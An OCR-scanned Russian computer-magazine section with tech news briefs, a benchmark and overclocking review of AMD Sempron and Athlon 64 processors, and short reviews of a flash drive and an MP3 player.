Если ты заядлый геймер и тебе не жалко $100, то клавиатура Logitech G15 Gaming Keyboard точно для тебя! Подсветка клавиш, выносной складывающийся ЖК-экран и USB-подключение облегчат твою жизнь во многих играх. Так, например, в Q4 можно вывести на ЖК-экран инфу о боеприпасах и настроить дополнительные кнопки под особенности игры. Если же ты играешь в квесты или другие игры, где боеприпасы не имеют никакого значения, то на экранчик можно вывести аську или почтовые заголовки. Еще один плюс клавы — беспроводная связь, то есть ты можешь таскать ее по дому или офису беспрепятственно. Ну и 18 программируемых добавочных кнопок в качестве бонуса. Их, например, можно настроить на кастование спеллов в World of Warcraft или же добавить собственные сложные макросы. Естественно, что кнопок управления видео/аудио и других, уже привычных в мультимедиа-клавах, никто не отменял.

Оцифрованный вирус
Вирусы в компе — не новость. Однако на этот раз в суперкомпьютере появился не простой вирус, а настоящий природный. Уже много лет биологи мечтают создать поатомную цифровую модель какого-нибудь организма с тем, чтобы затем поселить его в компьютере и наблюдать за его развитием и жизнью. И наконец им это удалось. В качестве цифрового жителя выбрали одного из простейших вредителей — круглый вирус табачной мозаики. Его размер составляет всего около 20 нм. Свое название он получил за то, что не может даже самостоятельно взять под контроль клетку, а размножается только в тех клетках, которые уже атакованы вирусом табачной мозаики. Структура всех его белков давно известна — осталось всю эту инфу вручную набить в протеиновой проге-моделлере и перенести в суперкомпьютер. Пока модель не позволяет проследить за поведением вируса в клетке, поскольку для этого понадобилось бы смоделировать внутриклеточную среду. Однако расчет, выполненный в Американском национальном центре суперкомпьютерных приложений (NCSA), позволил в течение короткого отрезка модельного времени проследить за динамикой вируса, когда он предоставлен самому себе. Ждем-с. Не за горами оцифрованная модель бабы Клавы.




Башня табака
Небоскребы — небоскребам рознь. И это еще раз подтверждают китайцы в новом проекте здания Национальной табачной компании (CNTC) в городе Гуаньджоу. Эта уникальная архитектурная конструкция не будет потреблять электричество из городской сети вообще! Такая архитектура называется ноль-здание, или здание с нулевым балансом энергии. Проект подготовила известная чикагская архитектурная компания Skidmore, Owings & Merrill (SOM). Она предусмотрела интересное инженерное решение, позволившее построить башню. 300-метровая 69-этажная «Башня жемчужной реки» (Pearl River Tower) имеет ряд плавных фасадов, направляющих ветер в технические этажи, где располагаются ветрогенераторы, обеспечивающие электроэнергией всю конструкцию. Кроме этого, будет выполнено специальное двойное остекление южного фасада (с вентиляцией между стекол), способствующее снижению нагрева здания. Но и это еще не все. Для служащих придуманы специальные автоматические жалюзи, поворачивающиеся на нужный угол по мере путешествия солнца по небу, а также открывающиеся в пасмурную погоду для увеличения естественного освещения офисов. Все вышеперечисленные методы снизят затраты на кондиционирование гиганта. Китайцы имеют шанс стать первой нацией, построившей полностью энергонезависимый небоскреб.




САМ АППАРАТ ПРЕДСТАВЛЯЕТ СОБОЙ ОБЫЧНЫЙ ТОПЛИВНЫЙ ЭЛЕМЕНТ С НЕОБЫЧНЫМ ИСТОЧНИКОМ ВОДОРОДА

Нотер на сухом алюминии и воде. Проблема с потерей заряда батарейки на нотере, когда розетки рядом нет, тебе наверняка знакома. Японцы предлагают заменить проклятые батарейки на аппарат, который **ест чистый алюминий и... воду**, выдавая при этом честное питание для нотера. Сам аппарат представляет собой обычный топливный элемент с необычным источником водорода. Он не требует заправки водородом и даже спиртом (как первые серийные топливные элементы для переносной электроники). Вместо этого он потребляет порошок алюминия и воду в специальных картриджах. Чистый алюминий, лишенный своей обычной оксидной пленки, даже при комнатной температуре бурно реагирует с водой. Блок **Hitachi Maxell** с габаритами **16 x 10 x 6 сантиметров** и весом **920 граммов** развивает продолжительную мощность в **10 Вт** и пиковую — в **20 Вт**. Напряжение составляет **7,4 вольта**. 20 граммов алюминия обеспечивают **4—5 часов работы** нотера! Благодаря специально разработанной технологии производства «активных» алюминиевых частиц, выделение водорода из воды на один грамм использованного алюминия в батарейке близко к теоретическому пределу. Инженеры из Hitachi уверены, что такие системы можно будет еще уменьшить, увеличив также и мощность (примерно до 100 Вт), а для производства алюминиевых картриджей можно перерабатывать дешевый лом. Кстати, большинство старых советских кастрюль сделано из него, родимого...



Настольный ДВС

Выбрось все свои старые безделушки: маятниковые часики, дельфинчиков и глобусы, качающиеся от магнитов. Британская компания Gyroscope.com предлагает тебе реально крутой девайс: работающий настольный двигатель внутреннего сгорания! Правда, «всего» за $621. Но зато что ты получишь настоящий работающий V-Twin с медным колесом-маховиком, с полированным ободом и хромированными выхлопными трубами. Высота этого двигателя составляет 24 сантиметра, длина — 18 сантиметров, а ширина — 15 сантиметров. Диаметр маховика — 12,3 сантиметра. А вес этого монстра с подставкой и маленьким топливным баком — 2,5 килограмма. Все подвижные элементы мотора (коленчатый вал, поршни, шатуны и крейцкопфный механизм, клапаны) хорошо уравновешены, так что вибрации практически нет. А коленвал вращается на настоящих шариковых подшипниках. Система зажигания работает от пьезо-кристалла, создающего высокое напряжение, так что никаких батареек не требуется. Для запуска достаточно повернуть кнопку (кран) на бачке и покрутить рукой маховое колесо. Газ начнет впрыскиваться, свечи «сверкать», в общем — полный вперед. Можешь даже в свободное от работы время устанавливать его на велик — чтобы зря не пылился на столе.



К нано-багги прикрутили мотор!

Помнишь, в недавнем выпуске Импланта я рассказывал о четырехколесном нано-багги, который ездил по золотой плоскости? Так вот теперь хитрые ученые из университета Райса смогли прикрутить к этому девайсу настоящий двигатель. Для этого потребовалось переработать конструкцию багги: заменить фуллерены-колеса базовой рамы на молекулы карборанов, содержащие углерод, водород и бор. Ширина рамы наноавтомобиля — 4 нанометра. Такая альтернативная конструкция позволила ученым «навесить мотор». Мотор машины представляет собой крестообразную лопасть, установленную в центре рамы, которая, вращаясь, отталкивает ее от пола (все той же золотой подложки). Похоже это на принцип действия древних колесных пароходов, однако, несмотря на древность принципа действия, он все же остается довольно эффективным в наноразмерном диапазоне. «Лопастной нанодвигатель», правда, нереверсивный — он может вращаться только в одну сторону, поэтому машинка будет ехать только вперед. Лопасти питаются световой энергией, поэтому управлять отдельными багги можно с помощью лазера. Такие машинки необходимы при организации молекулярных конвейеров и транспортных линий, которые перемещают промежуточные продукты в нанофабриках будущего. Или же представь себе новое реалити-шоу: заезд на нано-багги по пересеченной местности :).


AMD Sempron 3000+
AMD Sempron 3100+
AMD Sempron 3300+
AMD Sempron 3400+
AMD Athlon 64 3000+
AMD Athlon 64 3500+
AMD Athlon 64 X2 3800+
AMD Athlon 64 X2 4200+

Тестовый стенд Socket 939
Материнская плата: GigaByte GA-K8NF-9, nForce4
Кулер: AMD BOX
Память, Мб: 1024, PC3200(400Mhz) Patriot (PSD1G400)
Винчестер, Гб: 80, Seagate Barracuda, 7200rpm
Видеоплата: 256, ASUS EN6600GT HTD, PCI-E
Оптический привод: ASUS DRW-1608P
Блок питания, Вт: 350, AcBel (API4PC28)

Тестовый стенд Socket 754
Материнская плата: GigaByte GA-K8NE nForce4
Кулер: AMD BOX
Память, Мб: 1024, PC3200(400Mhz) Patriot (PSD1G400)
Винчестер, Гб: 80, Seagate Barracuda, 7200rpm
Видеоплата: 256, ASUS EN6600GT HTD, PCI-E
Оптический привод: ASUS DRW-1608P
Блок питания, Вт: 350, AcBel (API4PC28)

ДРАГОЦЕННЫЕ КАМНИ / **AMD**

Попов Евгений, test_lab (test_lab@gameland.ru)

Intro

Этот материал будет полезен в первую очередь тем, кто уже заранее определился с выбором типа платформы для своего будущего компа и склоняется больше к процессорам от компании AMD. Мы надеемся, что с помощью данного обзора, ты сможешь не только ознакомиться с предлагаемыми на рынке процессорами, но и узнать технологические особенности «камней».

Экономический аспект

Обратим для начала свое внимание на динамику изменения цен на процессоры компании AMD. Вполне возможно, ты заметил, как сильно подорожали «камешки» у конкурента Intel, и засомневался в разумности выбора процессоров именно этой марки. Постараемся разобраться в сложившейся ситуации. Итак, все мы привыкли к тому, что в связи с развитием технологий цены на «камни» должны падать. Появляются новые, более современные, дорогие и мощные решения, и, соответственно, на железо предыдущего поколения цены снижаются. Однако совсем недавно картина резко изменилась. В прошлом году, вплоть до конца июля, цены на линейку «камней» AMD Athlon 64 постепенно падали. Однако, начиная с осеннего периода и кончая февралем нынешнего года, цена на процессоры марки AMD выросла на 50-60 %. Сложившееся положение вещей может быть объяснено только высоким спросом на процессоры серии Athlon 64. Как следствие, образовался дефицит недорогих процессоров AMD. Мало того, компания AMD столкнулась с проблемой подорожания кремниевых пластин на внутреннем рынке. Однако на данный момент цены упали до июльских, и ситуация более-менее стабилизировалась, так что причин для серьезного беспокойства нет. Сейчас разумно брать именно процессоры AMD — конечно, пока не случился еще один катаклизм и, как следствие, сильный рост цен.

Технологии

Поскольку в нашем тесте представлены процессоры трех марок, а именно: AMD Athlon 64 X2, AMD Athlon 64 и AMD Sempron, то нам стоит разобраться в различиях между данными типами «камней». Процессоры категории Sempron представляют собой наиболее доступный по ценовому критерию вариант. Его отличает небольшой объем кэша второго уровня — либо 128, либо 256 Кб в зависимости от типа процессора. Изготовляются данные «камешки» под 754-й сокет, однако недавно появились более дорогие варианты под 939-й разъем. Соответственно, последний покупателю выйдет дороже, но зато эстетам приятно. Построены CPU Sempron на ядре Palermo и, в принципе, похожи на давно известные Athlon XP с измененной формулой расчета процессорного рейтинга. К созданию AMD Athlon 64 инженеры подошли серьезнее. Размеры кэша L2 повышены до 512 и 1024 Кб в зависимости от модели. Их отличает от предыдущих «камешков» улучшенная 64-разрядная архитектура, которая позволяет осуществлять обработку как 32-разрядных, так и 64-разрядных приложений. Выделяются они также поддержкой и использованием таких широко известных технологий AMD, как Cool 'n' Quiet и HyperTransport. Здесь в основном используются ядра San Diego (для более мощных процессоров) и Venice. Следующий класс процессоров AMD Athlon 64 X2 представляет собой два процессора, одновременно интегрированных на один кристалл. Следовательно, такой CPU получает удвоенную производительность, особенно в многозадачном режиме. К сожалению, за это и заплатить придется приличные деньги.

Методика тестирования

Для тестирования был использован стандартный набор программ. Помимо синтетического бенчмарка 3D Mark 2005, были также задействованы WinRaf и SuperPI. В качестве игрового приложения был выбран продукт Half-Life 2 — столь популярный среди геймеров всего мира. При этом разрешение было понижено до минимума 640x480, для наибольшей зависимости результата от процессора. Кроме того, с помощью утилиты Gordian Knot осуществлялась обработка видеопотока кодеком DivX 5.11 и сжатие аудиофайла в формат MP3 кодеком Lame. Тесты с разгоном осуществлялись по стандартной в таких случаях методике. Ступенчато повышалась частота FSB с последующей регулировкой подаваемого напряжения для получения максимального и вместе с тем стабильного результата.

Test_lab выражает благодарность за предоставленное на тестирование оборудование компаниям: АЛИОН (т.(495)727-1818, www.alion.ru), Графитек (www.grafitec.ru), а также российским представительствам компаний Foxconn, MSI, Chaintech, Corsair, nVidia и ATI.

AMD Sempron 3000+

Частота работы, ГГц: 1,8
Кэш L2, Кб: 128
Технология, мкм: 0.13
Ядро: Palermo
Частота шины: 1600
Разъем: 754 Socket

$70



Начнем наш обзор с самой младшей модели в линейке камней AMD Sempron. Обладая серьезной частотой в 1,8 ГГц, этот малыш способен составить серьезную конкуренцию существующим бюджетным решениям. Слабый кэш не мешает данному устройству показывать хорошие результаты как в играх, так и в рабочих приложениях. Между тем, возможности ядра Palermo и платформы Socket 754 делают свое дело, и на фоне тех же процессоров AMD Athlon XP рассматриваемый камешек выглядит более уверенно.Очень слабый кэш данного устройства объемом в 128 Кб — это еще полбеды. Учитывая то, что AMD рассчитывает окончательно избавиться от 0,13 мкм процессоров в производственной программе, то тут процессоры Sempron не являются исключением. Выгоднее, на наш взгляд, выглядят «камешки» семейства AMD Athlon 64, которые не только производительнее и функциональнее, но и не сильно отличаются по цене — взять хотя бы тот же AMD Athlon 64 3000+, который отличается от рассматриваемой модели всего на пару десятков «зеленых президентов».

AMD Sempron 3100+

Частота работы, ГГц: 1,8
Кэш L2, Кб: 256
Технология, мкм: 0,13
Ядро: Palermo
Частота шины: 1600
Разъем: 754 Socket

$75

Как ты можешь убедиться, изучив технические характеристики, этот «камень» не сильно отличается от предыдущего AMD Sempron 3000+, разве что инженерами был в два раза увеличен кэш второго уровня. Для данного процессора обеспечивается поддержка всевозможных: IA-32, 3Dnow, enhanced 3Dnow, SSE, SSE2 и MMX. AMD Sempron 3100+, как и предыдущий, имеет поддержку технологии Cool 'n' Quiet и антивирусной защиты, предоставленной NX-битом. Разгоняется этот CPU хорошо, благодаря тому, что является практически самым младшим в линейке, так что оверклокерам есть, где разгуляться.
К сожалению, в связи с особенностями платформы с поддержкой Socket 754, контроллер памяти располагается на процессоре, а не в чипсете. Так что стоит забыть о работе памяти в двухканальном режиме.

AMD Sempron 3300+

Частота работы, ГГц: 2
Кэш L2, Кб: 128
Технология, мкм: 0,9
Ядро: Palermo
Частота шины: 1600
Разъем: 754 Socket

$96

Этот процессор — еще один представитель линейки Sempron в нашем тесте. К выпуску данного устройства производители материнских плат основательно подготовились. Ведь именно Sempron 3300+ за счет своего высокого множителя (10.0x) позволит разогнать ядро Palermo степпинга E до частот свыше 2.6 ГГц. Дело в том, что большинство продаваемых до этого материнских плат под Socket 754 не могут похвалиться возможностью гарантированной работы на частоте тактового генератора порядка 300 МГц. Такой высокий множитель снимает проблему, так как для достижения частоты 2,6 ГГц тот же Sempron 3300+ нужно будет разогнать «всего лишь» до 260 МГц по шине. Так что важность данного устройства для оверклокеров со скромными финансовыми возможностями неоценима.
Кэш второго уровня безжалостно урезан до 128 Кб, так что особо выдающейся производительностью этот «камешек» не блещет. До роли процессора под игровые платформы данное устройство явно не дотягивает, а под бюджетные системы такой «камень» ставить дороговато.

AMD Sempron 3400+

Частота работы, ГГц: 2
Кэш L2, Кб: 256
Технология, мкм: 0,9
Ядро: Palermo
Частота шины: 1600
Разъем: 754 Socket

$122

В последнее время стремительно растет ассортимент процессоров марки Sempron. Вот и пополнился он новой моделью AMD Sempron 3400+. Причины, побудившие компанию AMD к такому шагу, вполне понятны. Процессоры AMD Sempron дают новую жизнь Socket 754 и возможность сбыть со складов устаревшие марки материнских плат. Данный девайс, по сравнению с предыдущей моделью в линейке Sempron 3300+, обладает увеличенным объемом кэша второго уровня — 256 Кб против 128 Кб в предыдущем варианте. Однако архитектура K8 не так выигрывает от увеличения объема кэша, как от увеличения тактовой частоты. Отсюда и такая разница в рейтинговых «плюсах» названия. Здесь процессоры отличаются всего на 100 единиц (старые модели имели разницу в 200 «плюсов»). Новинки всегда бьют по карману потребителя. Вот и теперь производитель не стремится снижать цены на новое, и в то же время устаревшее оборудование.



AMD Athlon 64 3000+

Частота работы, ГГц: 1,8
Кэш L2, Кб: 512
Технология, мкм: 0,9
Ядро: Venice
Частота шины: 1800
Разъем: 939 Socket

$105

★★★★★★★☆☆☆

Имеются предположения, что модель AMD Athlon 64 3000+ представляет собой отбракованную версию процессора AMD Athlon 64 3200+, у которой по какой-то причине не заработал 1 Мб кэша полностью. То же мы могли наблюдать и с процессорами семейства AMD Duron. Между тем радует то, что инженеры компании AMD не стали изменять другие параметры процессора, и в остальном модель типа 3000+ ничем не отличается от модели 3200+. И если бы не заниженный объем кэша, который все-таки влияет на производительность, рассматриваемый процессор стал бы отличным выбором. Поскольку этот «камень» является самой младшей моделью в линейке Athlon 64, то он обладает отличным разгонным потенциалом. Все радости современной жизни к процессору прилагаются — 64-битная архитектура и поддержка Cool 'n' Quiet.
Не взирая на все достоинства данного процессора, назвать его игровым довольно сложно. Так что фанатам погони за FPS рекомендуется поискать что-то более мощное.

AMD Athlon 64 3500+

Best buy

Частота работы, ГГц: 1,8
Кэш L2, Кб: 512
Технология, мкм: 0,9
Ядро: Venice
Частота шины: 1800
Разъем: 939 Socket

$170

★★★★★★★☆☆☆

Это — самый мощный процессор из представленных в тесте одноядерных «камней». Суди сам: при довольно высокой частоте работы кристалла, данное устройство обладает хорошим обьемом кэша второго уровня — целый мегабайт. При этом он наделен всеми доступными на сегодняшний день технологиями от AMD — от нагревания процессор спасет Cool 'n' Quiet, а NX-бит станет отличным помощником твоему антивирусу. Между тем обрати внимание на разгонный потенциал данного устройства. Конечно, тебе может попасться процессор, который будет гнаться хуже — это как повезет. Однако наш подопытный экземпляр дал 26-процентный прирост по производительности, что характеризует его с хорошей стороны. Особенным плюсом можно назвать его цену — на сегодняшний день данный процессор является отличным выбором для ПК средней ценовой категории.
Именно потому, что особенных минусов замечено не было, и данное устройство показало себя с лучшей стороны, мы вручаем ему награду «Лучшая покупка» за оптимальное соотношение качества и цены.

AMD Athlon 64 3800+

Editor's choise

Частота работы, ГГц: 2
Кэш L2, Кб: 2 x 512
Технология, мкм: 0,9
Ядро: Manchester (2 x Venice)
Частота шины: 2000
Разъем: 939 Socket

$330

★★★★★★★★☆☆

Данный процессор является самой младшей моделью в линейке двуядерных устройств от AMD, что не мешает ему показывать феноменальную производительность. Контролеры памяти и шины Hyper Transport у двуядерных процессоров AMD общие, стало быть, оба ядра делят их между собой. Особым плюсом является возможность установки таких процессоров на любую материнскую плату, способную выдержать AMD Athlon 64 FX. Правда, с предварительным апгрейдом BIOS'а платы. Гонится такой девайс гораздо лучше, в отличие от того же AMD Athlon 64 X2 4200+. Между тем все необходимые радости для высокотехнологичной жизни имеются — и поддержка 64-битного софта, и Cool 'n' Quiet, и NX-бит. Между тем, у данного процессора довольно низкий уровень тепловыделения, что понравится всем.
Данный «камень» и попрекнуть не в чем — и разгоняется лучше старших собратьев, и стоит не так дорого, как мог бы. Поэтому, на наш взгляд, нет причин, чтобы не вручить ему премию «Выбор редакции» за самый лучший трудовой результат.

AMD Athlon 64 4200+

Частота работы, ГГц: 2,2
Кэш L2, Кб: 2 x 512
Технология, мкм: 0,9
Ядро: Manchester (2 x Venice)
Частота шины: 2000
Разъем: 939 Socket

$400

★★★★★★★☆☆☆

Отличается от предыдущего собрата AMD Athlon 64 X2 4200+ только частотой. Она на 0,2 ГГц больше, чем в предыдущем варианте. Это позволяет ему отлично справляться как со стандартными задачами, так и с мультизадачностью. Прикупив такой «камешек», не забудь обновить свой BIOS или заранее приобрести материнскую плату с поддержкой двуядерных процессоров AMD. Иначе процессор будет работать только в половину своей могучей силы. Между тем, сам понимаешь, что такое устройство полностью экипировано всем необходимым инженерами, от Cool 'n' Quiet до NX-бита, так что разочарованным ты не останешься.
Такой процессор можно смело назвать HI-End'ом, ведь его цена действительно оправдывает это звание. За такие деньги можно приобрести бюджетный системник. Однако, может быть, кому-то это будет и по карману, поскольку за полгода процессоры под маркой X2 успели солидно подешеветь — примерно на 35%. Так что если поднапрячься, можно взять и сейчас.

Выводы

Все представленные в обзоре процессоры имеют свои слабые стороны, у одних — высокая цена, а у других — низкая производительность. Но, раздавая награды, мы старались быть объективными. Гражданам, подыскивающим недорогой процессор под домашнюю систему, советуем обратить внимание на варианты типа AMD Athlon 64 3000+ или AMD Sempron 3300+. Для машины категории «и поиграть, и поработать» рекомендуем победителя в номинации «Лучшая покупка» AMD Athlon 64 3500+. А желающим собрать сильный агрегат и при этом сэкономить отлично подойдет «камень» AMD Athlon 64 X2 3800+, который мы наградили призом «Выбор Редакции».

3D Mark 05 CPU Test

Здесь был запущен непосредственно тест процессора, и, как мы видим, лидерство — за двуядерными процессорами.
(лучше больше)

Super PI, c

Любимая программа оверклокеров по подсчету числа «пи» делает свое дело. Картина мало изменилась. Лидеры и аутсайдеры все те же.
(лучше меньше)

Lame Audio, c


Удивительно, но в этом тесте результаты как у AMD Sempron 3000+, так и у AMD Athlon 64 3000+ практически равны!
(лучше меньше)

HL2, 640x480

Даже в играх все призовые места заняты «камнями» Athlon 64.
(лучше больше)


DivX 5.11, c

От теста к тесту картина не меняется. Если же одновременно запустить несколько бенчмарков, то разрыв между двуядерными процами и всеми остальными только увеличится.
(лучше меньше)



Разгон	Процентный прирост, %	Ном.частота, ГГц	Получ. Частота, ГГц
AMD Athlon 64 X2 4200+	16	2,2	2,55
AMD Sempron 3400+	17	2	2,34
AMD Sempron 3300+	19	2	2,38
AMD Sempron 3100+	21	1,8	2,17
AMD Athlon 64 X2 3800+	24	2	2,48
AMD Sempron 3000+	25	1,8	2,23
AMD Athlon 64 3000+	25	1,8	2,24
AMD Athlon 64 3500+	26	2,2	2,78

Как ты можешь убедиться, разгонный потенциал напрямую зависит от типа модели в серии. Младшие разгоняются лучше, а старшие — хуже. Однако это не коснулось процессора **AMD Athlon 64 3500+**. Он разогнался лучше всех вне зависимости от своего иерархического положения. А вот **AMD Athlon 64 X2 3500+** разогнался лучше своего собрата именно по этой причине — он самый младший в линейке X2.





*основных причин, почему они лучше остальных



Крутая 2 Гб флешка от Silicon Power, которая работает быстрее всех.

Silicon Power Extreme II USB Flash Drive 2 Gb

Емкость:	2048 Мб (2 Гб)
Габариты:	69 x 25 x 10 мм
Вес:	10 г
Особенности:	крутой стильный корпус, мегаскоростной режим работы и большой объем

1 Результаты тестирования скорости флешки оказались умопомрачительными: 20,9 Мбайт/с для чтения и 14,7 Мбайт/с для записи. Это реальный прорыв — такой скорости еще не было!

2 По итогам испытаний с помощью программы HD Tach 2.61 время доступа для этой флешки составило 0,6 сек, что является очень хорошим результатом.

3 Этот драйв, учитывая скорость работы и объем, легко сделает любой другой по соотношению цена/качество. Стоит флешка всего 109 баксов и скоро появится в продаже.

4 Девайс выглядит очень стильно и красиво - черный блестящий корпус выделяется на фоне остальных флешек. Выглядит дорого, в стиле hi-end - хороший подарок.

5 Весит всего 10 граммов, а пластиковый корпус сделан очень качественно — ничего не хрустит, нет люфта у крышки и разъема USB.



MP3-плеер с прикольным стильным дизайном — идеально подходит девушкам.

BBK OPPO X9M

Объем памяти, Мб:	512
Поддерживаемые форматы:	MP3, WMA, WAV
Дополнительно:	FM-тюнер, встроенный микрофон
Соотношение сигнал/шум, дБ:	90
Время автономной работы, ч:	~8
Возможность обновить прошивку:	есть
Габариты, мм:	46x31x14
Вес, г:	22
Интерфейс:	USB 2.0

1 Благодаря новому аудиопроцессору Philips и продвинутой системе Life Vibes плеер выдает чистый и качественный саунд с хорошими басами, которым нужны качественные наушники.

2 По внешнему виду устройство напоминает драгоценную подвеску — отличный подарок для девушки. Он еще и очень стильный!


3 Размеры гаджета вполне подходят для того, чтобы носить его на шее: 46x31x14 мм. Тем более весит он всего 22 грамма. Кстати, в комплекте имеется очень красивая цепочка.

4 Органы управления и меню удобны и просты в освоении — еще одна причина, чтобы подарить этот девайс своей девушке. Ей не придется долго париться над освоением нового устройства.

5 Если записанная музыка вдруг надоест, можно включить радио — девайс оснащен FM-тюнером. Также этот плеер может легко выполнять функции диктофона.

6 В комплект поставки входит все необходимое: наушники, зарядное устройство, кабель для соединения с компом, драйвера, инструкция, а также силиконовый чехольчик.

7 Звучание плеера можно легко и быстро подтюнить при помощи очень мощного эквалайзера с кучей настроек. Поддерживается автоматическая смена профилей эквалайзера.



Крутой кулер Glacialtech — почти морозилка!

